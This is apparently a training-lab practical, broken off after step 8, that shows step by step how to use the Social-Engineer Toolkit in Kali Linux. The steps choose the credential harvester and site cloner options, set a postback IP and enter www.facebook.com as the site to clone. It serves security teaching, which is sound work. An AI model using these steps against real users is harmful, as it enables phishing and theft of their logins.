

## PRACTICAL 05

**Problem Statement:** ` of Kali Linux.

### Lab Environment

To carry out this lab, you will require the following:

Kali Linux as virtual machine


Web browser with Internet connection

Administrative privileges


### Lab Tasks

To perform social engineering and obtain the credentials of the target user, perform the following steps:

1. Log in to Kali Linux as a Virtual Machine.
2. Go to Applications > Exploitation Tools > SET Social Engineering Tool, as shown in Figure 1.



Then you will get the Set menu, as shown in Figure 2.



```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.6.1
Current version: 7.7.2

Please update SET to the latest before submitting any git issues.

Select from the menu:


1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Now the list of social engineering methods will appear, as shown in Figure 3.

3. Type '1' to choose the Social Engineering Attacks, as shown in Figure 3.



```
There is a new version of SET available.
Your version: 7.6.1
Current version: 7.7.2

Please update SET to the latest before submitting any git issues.

Select from the menu:


1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit


set> 1
```

Then the list of menus in the social engineering attacks will appear, as shown in Figure 4.

4. Type '2' to choose the Website attack vectors, as shown in Figure 4.



5. In the next screen that appears, type '3' to choose the credential harvester attack method, as shown in Figure 5.



```
Kali-Linux-2017.1-vm-i686 - VMware Workstation 12 Player (Non-commercial use only)
Player
Applications Places Terminal Tue 03:16
Terminal
File Edit View Search Terminal Help
is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Then the following screen will appear, as shown in Figure 6.



```
Terminal
File Edit View Search Terminal Help
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.


1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

6. Type '2' to choose Site Cloner, as shown in Figure 7.






```

Terminal
File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2

```

Then the following screen will appear, as shown in Figure 8. Now it will prompt for IP address for the PostBack in Harvester/Tabnabbing, as shown in Figure 8.




```

Terminal
File Edit View Search Terminal Help
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:

```

7. Type the IP address of the Kali Linux of VM. Here, we have used 192.XX.XX.XX as the IP address, as shown in Figure 9.



```
Terminal
File Edit View Search Terminal Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.


1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.1
```

Then it will prompt to enter the URL of the website which is required to be cloned.

8. Type `www.facebook.com`, as shown in Figure 10.



```
